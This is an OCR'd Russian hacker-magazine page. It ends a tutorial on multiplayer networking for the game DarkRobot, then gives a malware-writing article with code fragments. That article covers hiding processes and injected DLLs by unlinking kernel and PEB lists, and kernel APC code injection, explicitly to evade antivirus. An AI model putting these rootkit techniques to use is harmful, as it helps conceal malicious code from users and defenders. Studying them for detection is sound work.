
dvd

На диске лежит полный исходный код финальной версии многопользовательской игры DarkRobot, для компиляции которого нужны: Visual C++ 2008 Express Edition, DirectX 9.0 SDK, Dark GDK, MikeNet.



info

Если тема тебя заинтересовала, сообщи об этом автору, продолжим развитие хакерского игропрома.



ДОБАВЛЕНИЕ ДОПОЛНИТЕЛЬНЫХ ЗАВИСИМОСТЕЙ

и другие переменные закрыты, в класс также добавлены функции, изменяющие и возвращающие значения этих переменных. Кратко их рассмотрим: функции SetNumber и GetNumber соответственно устанавливают и возвращают значение переменной cnumber, SetLifeCount и GetLifeCount устанавливают и возвращают количество жизней. GetWinCount возвращает количество набранных фрагов, а ZeroWinCount обнуляет эту переменную. И последняя пара: SetMultiplayerMode и GetMultiplayerMode, соответственно, устанавливают и возвращают режим игры (для переменной-члена робота). Что еще касается файла Robot. cpp,— конструктор и деструктор робота претерпели небольшие изменения: роботы-враги рождаются невидимыми и неактивными. Деструктор проверяет — если уничтожается робот главного персонажа, то клиент отключается от сервера (с помощью функции mnFinish, не имеющей параметров). Стоит заметить, что именно в функции-члене класса роботов Die увеличивается счетчик фрагов. Для этого осуществляется проверка, кем был убит тот или иной оппонент, и, если убийца — это главный персонаж, ему добавляется 1 фраг. Подсчеты ведутся для каждого клиента отдельно, но благодаря статистике, которую ведет сервер, данные синхронизируются.

Вернемся в Main. cpp. Кроме всего прочего, теперь, при создании главного робота, его местоположение выбирается случайным образом. И хотя враги создаются с заданными по умолчанию координатами, после подключения очередного клиента и создания его робота (на его машине) один из врагов (первый неактивный) активизируется и входит в игру с координатами робота-оппонента.

Ниже по коду мы попадаем в основной цикл, где вместо взаимодействия с объектами сначала идут сетевые работы, то есть проверки на приходящие пакеты разных типов. Но сетевые работы производятся только в том случае, если у главперсонажа включен мультиплеерный режим (читай выше).

Поскольку пакеты с данными о появлении нового, а также с данными об уходе старого клиента передаются с сервера по tcp, значит, его мы и должны прослушивать. Функция mnRecvTCP проверяет входящий tcp-поток. У нее есть лишь один параметр, который для клиентской стороны не имеет значения, поэтому равен NULL. Если входящих пакетов не обнаружилось, то функция возвращает 0, а если один или несколько пакетов есть, тогда она возвращает число больше 0 (= числу пакетов, стоящих в очередь на обработку). Рассмотрим сценарий, по которому пакет пришел. Из него извлекаются два значения: номера операции и клиента. Затем проверяется, какая это операция: tcp-операций всего две (смотри начало абзаца). Если операция — «Новый клиент», то в цикле ищется неактивный робот. В случае нахождения он становится активным и привязывается под управление от вновь подключившегося клиента. Если же операция — «Клиент ушел», то в цикле снова производится поиск по всем вражеским роботам с целью обнаружить робота с номером (cnumber, возвращаемым функцией GetNumber), равным номеру клиента, отправившего сообщение об уходе. После того, как номера совпадут, найденный вражеский робот уничтожается.

После проверки tcp проверяется udp. Операций UDP тоже два типа: первый — это манипуляция объектом (роботом) (PositionClient), а второй — сообщение, представляющее собой сигнал о победе (Win). С обработкой пакета первого типа все более или менее ясно: этот фрагмент кода похож на код, рассмотренный в серверном исходнике, когда данные принимались от одного определенного клиента и отправлялись остальным. Только здесь вместо формирования и отправки пакета принятые данные участвуют в манипуляции над объектом: перемещение и поворот с помощью функций Dark GDK. Тут же проверяется, выстрелил ли клиент. На этом



```
DarkROBOT - Multiplayer Game - Totals:
yurembo : 3
Ritchi : 1
Alice : 0

to exit to main menu press Enter
```

ЛИМИТ ФРАГОВ РАВЕН ТРЕМ

выполнение операции и первый условный оператор, относящийся к операции PositionClient, завершаются, и далее идет второе условие, которое проверяет отношение операции ко второму типу — Win. Если сервер действительно отправил пакет udp с такой операцией, значит, кто-то набрал нужное количество фрагов. Игра завершена, и надо вывести таблицу результатов. Конечно же, мы реализовали в игре такую возможность! Но прежде, после того, как стало ясно, что пришел win-пакет, мы должны извлечь из него информацию, поскольку в этой посылке содержатся имена всех клиентов вместе с численным выражением их ратных подвигов. Для этого в цикле мы заполняем массив переменных структурного типа, объявленного ранее данными из пакета. Теперь вся итоговая таблица сохранена в массиве. Далее удалим из памяти динамические объекты, скроем статические и вызовем самописную функцию NetGameOver, которая, собственно, обработает массив с данными и выведет их на экран в виде двух столбцов.

По завершении условных операторов следует код формирования и отправки udp-пакета. С этим мы уже знакомы (для освежения памяти смотри раздел «Сервер»).

ИЗБЕГАЕМ НЕПРИЯТНОСТЕЙ

У нас остались два нерассмотренных вопроса:

- Зачем, все-таки, отправлять и изменять (вне геймплея) количество жизней?
- Почему после того, как отправляется пакет с лимитом фрагов, переменная-член обнуляется?

На второй вопрос ответ прост: чтобы сигнал о победе был отправлен лишь однажды. А количество жизней отправляется, чтобы синхронизировать клиентов. Объясню подробнее. Например, в битве участвуют три робота. У каждого разное количество жизней. Один погибает, а когда возвращается в игру, его клиентская часть создает динамические объекты заново, добавляя врагов и раздавая им по максимуму жизней (хотя в виртуале у них может быть меньше). Поэтому, когда он будет стрелять по противникам, они уже помрут, а на его машине — останутся живы, так как жизней-то у них больше, чем в реальности. Во избежание этой неприятной ситуации клиенты сообщают своим оппонентам, сколько у них жизней в реале, и происходит синхронизация между клиентами. В синхронизации, по большому счету, и заключается основная трудность разработки онлайновых игр.

Кстати, наконец-то, в игре появилась пауза! Теперь, при нажатии Escape во время игры, она не завершит свою работу, как можно было ожидать. Напротив, перед юзером откроется (снова) консольное меню, в котором будет написано, какие клавиши для чего.

Последнее, на что надо обратить внимание, это изменения в файле Game_Obj. h. В нем только изменен прототип функции Die. Если раньше она была чисто виртуальной, поскольку во всех классах-потомках использовалась без изменения прототипа, то сейчас в классе роботов в деструктор добавился параметр, и поэтому она перестала быть чисто виртуальной.


Мы рассмотрели новый, связанный с мультиплеером код, погрузились во все хитросплетения сетевых игр и разработали многопользовательскую баталию на основе игрового движка DarkRobot. Если ты прочитал все статьи цикла, то уже знаешь толк в игростроении, искусно владеешь техникой создания компьютерных игр и, вообще, являешься светлым джедаем, которому предстоит длинный путь к вершине мастерства! Как ты воспользуешься этими знаниями, зависит только от тебя. Вариантов масса: возможно, ты будешь программистом в какой-нибудь крутой фирме и своим талантом поможешь российской игровой индустрии, может быть, махнешь за океан, чтобы помочь местным: а может быть, откроешь свою студию, где будешь проводить исследования в области электронных развлечений и разработаешь абсолютно новый игровой жанр!

ЗАКЛЮЧЕНИЕ

В заключение хочу отметить положительные и отрицательные стороны использования интерфейсного ПО (middleware), к которому, в частности, относится Dark GDK. Конечно, автор знаком с заверениями типа: «Зачем мне нужна какая-то надстройка, есть же DirectX!». Да, yurembo и сам в детстве так говорил, но тогда у него не было нормального графического акселератора, и он все игры писал под DirectDraw, огрызаясь направо и налево. Сейчас же, когда крутые 3D-ускорители есть практически у каждого, подобный консерватизм будет выглядеть очень странно. Поэтому, воспользовавшись интерфейсным ПО, которое порой абсолютно бесплатно (как в рассматриваемом случае), можно сократить время на разработку игрового (в частности, графического) движка, и посвятить его вещам творческим: обдумыванию сюжета и проработке геймплея! Если тебе захочется еще что-нибудь узнать о разработке игр (в частности, о кодировании движков), то пиши, yurembo всегда открыт для общения. Удачи тебе во всех начинаниях, игродел!][

ОТ РЕДАКЦИИ

Предыдущие статьи цикла вышли в номерах][за октябрь, ноябрь и декабрь прошлого года («Темное искусство — игродела», «Игра в одни ворота», «Темное искусство игродела, часть 3»). На этом мы хотели было завершить цикл «Темное искусство игродела», посчитав его несколько унылым, но читатели с нами не согласились. Они проспамили мыло редактора рубрики требованиями обещанного завершения банкета — статьи про мультиплеер. Мы были вынуждены запросить пощады. Приносим свои извинения — вот она, эта статья.



АЛЕКСАНДР ЭККЕРТ
/ ALEKSANDR-EHKKERT@RAMBLER.RU /

ВИРМЭЙКЕРСКИЕ ТИПСЫ И ТРИКСЫ

ИГРА В ПРЯТКИ НА УРОВНЕ ЯДРА

Процессы в Windows (как и в любой другой ОС) — это наше все. От ядра до калькулятора, операционная система представляет собой лишь набор процессов. Когда ты дважды кликаешь на значок какой-нибудь программки, чтобы запустить ее, в недрах системы приводятся в действие огромные ресурсы, выделяется память, вызываются десятки **Native API**... И сегодня мы поговорим о том, как эффективно использовать эти ресурсы в решении нетривиальных задач при работе с процессами на уровне ядра Windows.

ПРОЦЕССЫ В WINDOWS

С некоторой натяжкой процессом в Windows можно назвать набор байт в оперативной памяти. Это если в целом. А в частности — процессом обычно называют экземпляр программы, загруженной в оперативную память и выполняемой Windows.

Любой процесс состоит из:
- структур данных, содержащих всю информацию о процессе, в том числе, список открытых дескрипторов различных системных ресурсов, уникальный идентификатор процесса, различную статистическую информацию и т.д.;
- адресного пространства — диапазона адресов виртуальной памяти, которым может пользоваться процесс (4 GB, если помнишь);
- исполняемого кода и данных, которые проецируются в виртуальное адресное пространство процесса.

Мало-мальски опытный кодер знает, что создание Win32 процесса осуществляется

PE Tools v1.5 Xmas Edition - by NEOx/[uinC], http://www.uinc.ru/

File Tools Plugins Options Help

Path	PID	Image Base
[System Idle Process]	00000000	00000000
[System Idle Process]	00000004	00000000
\systemroot\system32\smss.exe	00000264	48580000
\??\c:\windows\system32\csrss.exe	00000294	4A680000
\??\c:\windows\system32\winlogon.exe	000002AC	01000000
c:\windows\system32\services.exe	000002D8	01000000
c:\windows\system32\lsass.exe	000002E4	01000000
c:\windows\system32\svchost.exe	00000390	01000000
c:\windows\system32\svchost.exe	000003D4	01000000
c:\windows\system32\svchost.exe	0000042C	01000000
c:\windows\system32\svchost.exe	000004A4	01000000
c:\windows\system32\svchost.exe	000004C8	01000000
c:\windows\system32\spoolsv.exe	00000528	01000000
c:\progra~1\ontrack\fix-it\mxtask.exe	00000600	00400000
c:\windows\system32\inetsrv\inetinfo.exe	00000610	01000000
c:\program files\common files\microsoft shared\vs7debug\mdm.exe	00000620	00400000

Path	Image Base
\??\c:\windows\system32\csrss.exe	4A680000
c:\windows\system32\ntdll.dll	7C900000
c:\windows\system32\csrsrv.dll	75B10000
c:\windows\system32\basesrv.dll	75B20000
c:\windows\system32\winsrv.dll	75B30000
c:\windows\system32\gdi32.dll	77F10000
c:\windows\system32\kernel32.dll	7C800000
c:\windows\system32\user32.dll	7E360000
c:\windows\system32\sxs.dll	7E690000
c:\windows\system32\advapi32.dll	77DC0000
c:\windows\system32\rpcrt4.dll	77E70000
c:\windows\system32\secur32.dll	77FE0000

УТИЛИТА PE-TOOLS ПОКАЖЕТ DLL, ЗАГРУЖЕННЫЕ В ПРОЦЕСС

вызовом одной из таких функций, как CreateProcess, CreateProcessAsUser (для Win NT/2000) и CreateProcessWithLogonW (начиная с Win2000) и т.д. Но все это касается только юзермода. Если посмотреть на создание процесса на уровне ядра, то волосы начнут шевелиться от того количества ресурсов и системных вызовов, которые ОС задействует при создании нового процесса! За подробностями отсылаю тебя к книге М. Руссиновича и Д.Соломона «Внутреннее устройство Windows», хотя, по правде, с программистской точки зрения она мало что даст.

Поэтому, если тебя заинтересует программный процесс создания и запуска процесса из ядра, пиши мне на мыло, обсудим.

Что же может дать честному хакеру доступ к адресному пространству процесса? Да все что угодно! От изменения данных процесса и манипулирования его окружением, вплоть до запуска своего зловредного (или не очень) кода в чужом адресном пространстве.

Получить доступ к адресному пространству чужого процесса можно, все эти способы хорошо документированы. Одно плохо — они довольно эффективно палятся проактивками и специальными утилитами. Что делать? Лезть в нулевое кольцо! Уж там-то нам никакой NOD или Касперский перечить не будет!

ИСПОЛЬЗОВАНИЕ APC ДЛЯ ИНЖЕКТА КОДА

```
pMdl = IoAllocateMdl(pPayloadBuf,
  dwBufSize, FALSE, FALSE, NULL);
MmProbeAndLockPages(pMdl, KernelMode,
  IoWriteAccess);
KeStackAttachProcess(pTargetProcess,
  &ApcState);
MappedAddress =
  MmMapLockedPagesSpecifyCache(pMdl,
     UserMode, MmCached, NULL, FALSE,
     NormalPagePriority);

KeUnstackDetachProcess(&ApcState);
KeInitializeEvent(pEvent,
  NotificationEvent, FALSE);
KeInitializeApc(pApc, pTargetThread,
OriginalApcEnvironment, &MyKernelRoutine,
NULL, MappedAddress, UserMode, (PVOID)NULL);
KeInsertQueueApc(pApc, pEvent, NULL, 0);
```

СОКРЫТИЕ ПРОЦЕССА

Была раньше такая фича — заказчики малвари, следуя модным тенденциям, требовали от программиста «шоб в процессах не видна была». Это и сейчас довольно распространенный хакерский прием, нацеленный на сокрытие от бдительных глаз процесса трояна (руткита, вируса и пр.). Оговорюсь сразу, что способа, гарантирующего 100% невидимость процесса для различных утилит, антивирей и проактивных защит, не существует. Скрытый процесс можно выявить всегда. Как? Подробности можешь почитать на www.wasm.ru.

Для скрытия процессов в User Mode обычно используется технология внедрения своего кода в чужие процессы и



links

• Для лучшего усвоения материала советую статьи (на английском): «**What Goes On Inside Windows 2000: Solving the Mysteries of the Loader**» (на MSDN), «**Three Ways to Inject Your Code into Another Process**» (www.codeproject.com/threads/winspy.asp) и «**Dll Injection**» (www.codebreakers-journal.com/content/view/127/97).

EPROCESS KPROCESS EPROCESS KPROCESS EPROCESS KPROCESS



▸ warning

• В ядре Windows от билда к билду во многих системных структурах меняются смещения. Всегда держи под рукой прогу типа PdbDump, которая поможет тебе находить необходимые смещения.

перехвата функции ZwQuerySystemInformation(SystemProcessesAndThreadsInformation , ...) из ntdll.dll. Оно сплайсится и из полученного списка убирается интересующий нас процесс.
Впрочем, не будем углубляться в данную тему, а поговорим о том, как скрыть процесс, находясь в ядре Windows. Сплайсить ничего не будем, поскольку это очень легко выявить. Мы пойдем другим путем. Техника не нова, но достаточно эффективна.
Каждый процесс в ОС Windows представлен структурой EPROCESS. Кроме атрибутов процесса, она ссылается на несколько других структур, связанных с выполняющимся процессом. Например, с каждым процессом связан один или несколько потоков, представленных в системе структурой ETHREAD. Структуры EPROCESS, в свою очередь, связаны в круговой двусвязный список — то есть, прошу прощения за тавтологию, в каждой такой структуре присутствует указатель на LIST_ENTRY, содержащий указатели на предыдущую и последующую структуры. Наша цель — найти текущий EPROCESS, пробежаться по всему списку, найти процесс, который надо скрыть, после чего слинковать предыдущий и последующий процессы. При этом обязательно надо помнить о том, что в Windows от билда к билду меняется «состав» недокументированных структур и, соответственно, смещения на нужные нам поля.
Первое, что нужно сделать, это получить указатель на структуру EPROCESS. Это делается вызовом функции PsGetCurrentProcess():

```
PEPROCESS ePROC = PsGetCurrentProcess().
```

Не будем сейчас разбирать, как именно она действует — если интересно, покопайся в отладчике. Вызовом ZwQuerySystemInformation(SystemProcessesAndThreadsInformation, ...) находим нужный нам процесс из общего списка (по PID'у процесса или по его имени). Затем немного поколдуем с двусвязными списками из структуры EPROCESS и... вуаля! запущенный процесс исчезает из менеджера задач.
Вот, в принципе, и все. Драйвер, реализующий сокрытие процесса из менеджера задач, ищи на диске.

СОКРЫТИЕ ЗАГРУЖЕННОЙ В ПРОЦЕСС DLL

Часто малварь поставляется конечному юзеру не как отдельный exe-шник (поскольку его легко отловить), а как отдельная библиотека dll, подгруженная в адресное пространство какого-нибудь процесса. А что, совсем недурно: отдельного процесса нет, а искать подгруженную dll в адресном пространстве другого процесса — задача трудоемкая. Этот нехитрый хакерский прием заключается в том, чтобы записать в память чужого процесса свой код через вызов VirtualAllocEx/WriteProcessMemory и затем выполнить его посредством CreateRemoteThread.
Впрочем, справедливости ради скажу, что трюк палится антивирями. Попробуем немного осложнить им жизнь — скроем нашу зловредную dll из списка загруженных в АП

БЛОКНОТ ЗАПУЩЕН, НО В СПИСКАХ ПРОЦЕССА НЕТ

Текстовый документ.txt - Блокнот
Файл Правка Формат Вид Справка

Диспетчер задач Windows
Файл Параметры Вид Завершение работы Справка
Приложения Процессы Быстродействие Сеть Пользователи

Имя образа	Имя пользователя	ЦП	Память
taskmgr.exe	алексей	00	3 952 КБ
INSTDRV.EXE	алексей	00	2 224 КБ
flashget.exe	алексей	00	10 776 КБ
wscntfy.exe	алексей	00	2 132 КБ
alg.exe	LOCAL SERVICE	00	3 560 КБ
sqlservr.exe	NETWORK SERVICE	00	1 656 КБ
mdm.exe	SYSTEM	00	2 884 КБ
inetinfo.exe	SYSTEM	00	9 940 КБ
mxtask.exe	SYSTEM	00	2 492 КБ
ctfmon.exe	алексей	00	3 072 КБ
PS.exe	алексей	00	3 836 КБ
magent.exe	алексей	00	54 660 КБ
StatusClient.exe	алексей	00	3 860 КБ
explorer.exe	алексей	00	12 268 КБ
spoolsv.exe	SYSTEM	00	6 984 КБ
svchost.exe	LOCAL SERVICE	00	4 520 КБ
svchost.exe	NETWORK SERVICE	00	3 532 КБ
wdfmgr.exe	LOCAL SERVICE	00	1 732 КБ
svchost.exe	SYSTEM	00	26 908 КБ
sqlbrowser.exe	NETWORK SERVICE	00	2 224 КБ
svchost.exe	NETWORK SERVICE	00	4 880 КБ
svchost.exe	SYSTEM	00	4 888 КБ
lsass.exe	SYSTEM	00	1 540 КБ
services.exe	SYSTEM	00	4 084 КБ
winlogon.exe	SYSTEM	00	3 868 КБ
csrss.exe	SYSTEM	00	4 236 КБ
smss.exe	SYSTEM	00	392 КБ
sqlservr.exe	SYSTEM	00	9 904 КБ
System	SYSTEM	00	236 КБ
Бездействие системы	SYSTEM	99	28 КБ

Отображать процессы всех пользователей Завершить процесс
Процессов: 30 Загрузка ЦП: 0% Выделение памяти: 273МБ / 6

процесса. Как ты помнишь, в ядре Windows для работы с процессами используется целая куча структур. Одна из самых важных — это «Блок переменных окружения процесса» (Process Environment Block, PEB). Блок представляет собой недокументированную и критически важную для нормального функционирования процесса структуру, которая создается и заполняется на стадии создания процесса. К примеру, в ней содержатся такие важные поля, как PEB_LDR_DATA или PROCESS_PARAMETERS. А вот уже в PEB_LDR_DATA содержится список библиотек, загруженных в адресное пространство процесса. Он-то нам и нужен! Получив указатель на PEB, мы заимеем указатель на двусвязный список dll, загруженных в процесс: Peb → LoaderData → InLoadOrderModuleList. Теперь, чтобы спрятать dll от всяческих утилит, просто поступим так же, как и в случае сокрытия процесса из списка задач — слинкуем соседние указатели в InLoadOrderModuleList. Итак, добываем указатель на PEB текущего процесса в Usermode:

```
PEB* GetPEB()
{
        PEB* pPeb;
        __asm {
                push fs:[0x30]
                pop  pPeb
        }
        return pPeb;
}
```

Также можно вызвать функцию ZwQueryInformationProcess с классом информации ProcessBasicInformation. В этом случае в буфер запишется структура PROCESS_BASIC_INFORMATION, одно из полей которой и есть указатель на PEB. Замечу, что адреса PEB для всех процессов аналогичны, более того, PEB всегда находится в виртуальном адресном пространстве процесса по адресу 0x7FFDF000. В ядре получить указатель на PEB можно следующим образом:

```
PEPROCESS eProcess = PsGetCurrentProcess();
pPeb = (PVOID)(*(PULONG)((PCHAR)eProcess +
PebOffset)).
```

Вот еще одно нехитрое решение. Чтобы защитить процесс от попытки найти там скрытую dll, сделаем перехват функции NtReadVirtualMemory. Затем точно также найдем список загруженных библиотек, исключим нашу dll-ку и возвратим управление вызвавшему коду. Так, путем манипуляций с PEB'ом можно осуществить защиту внедренной dll от чтения. Оба примера, реализованных на C, ищи на диске. Техника сокрытия dll, которую мы только что рассмотрели, не является чем-то принципиально новым, и ты легко сможешь с ней разобраться. Но это только начало. Следующим этапом будет техника подмены самого PEB, когда путем таких же манипуляций в таргет-процесс осуществляется подгрузка фейковой dll вместо какой-нибудь законопослушной user32.dll. Но об этом в другой раз.

ИНЖЕКТ КОДА

А теперь — о самом интересном. Нам необходимо исполнить свой не очень добропорядочный код в контексте доброго и хорошего процесса. То бишь, выполнить инжект кода — из ядра и не привлекая внимания бдительных проактивок.

Для новичков, возможно, это будет непросто, но, если у тебя есть опыт программирования в ядре, трудностей тут нет.

Механизм ОС Windows предусматривает APC — Asynchronous Procedure Call — что-то типа «сообщений», которые могут доставляться потоку для выполнения определенных функций, причем поток о них может ничего не знать. Их-то мы и задействуем. Доставляющий код определяет свою callback-функцию для APC, которая будет выполнена в контексте требуемого потока. Например, механизм APC используется в таком важном механизме потоков Windows, как приостановка и восстановление (suspend/resume) потока. Главное преимущество APC с точки зрения малвари — то, что APC для антивирей и практивок — это совершенно нормальная операция, выполняемая ОС, и поэтому соотнести вызов APC со зловредными действиями малвари ей будет крайне трудно. Более подробно (правда, на английском) о вызове APC можно почитать здесь: http://www.cmkrnl.com/arc-userapc.html.

Итак, первое: выделяем кусок памяти в виде MDL, который затем будем использовать для записи нужного нам кода. Затем аттачимся к таргет-процессу, после чего лочим в юзермодной памяти выделенный нам участок памяти. Отключаемся от процесса и вызываем проинициализированный APC, который будет выполнен системой в контексте одного таргет-процесса.

Здесь нужно предусмотреть поток TargetThread, где будет выполняться код. Обычно при решении этой проблемы находится существующий поток в процессе вызовом `PKTHREAD thread=KeGetCurrentThread()`.

В дополнение к вышесказанному могу сказать, что, приаттачившись к какому-либо процессу, кроме инжекта кода, можно без особых проблем считывать нужные данные через вызов NtReadVitualMemory или же производить запись в адресное пространство процесса соответственности через NtWriteVirtualMemory. К примеру, что-нибудь вроде:

```
PEPROCESS process = PsGetCurrentProcess();
KeAttachProcess(process);
NtWriteVirtualMemory(process_handle,
  address, buffer, numbytes, NULL);

}
KeDetachProcess();
```


Не забудь проверить, имеет ли секция, куда хочешь произвести запись, аттрибут «writeable», иначе попытка записи в non-writeable участок памяти приведет к BSOD'у. Таковой по умолчанию является секция кода, но проблема решается легко — нужной секции просто присваивается аттрибут для записи.

«Так почему именно ring0, ведь тот же самый инжект кода можно успешно сделать и в юзермоде?», — можешь спросить ты. Открою тайну — кодинг в нулевом кольце не так страшен, как может показаться на первый взгляд, и, вмешиваясь в работу ядра своими руками, ты начнешь чувствовать себя «повелителем машин». Шутка. Если есть вопросы, пиши, обсудим!



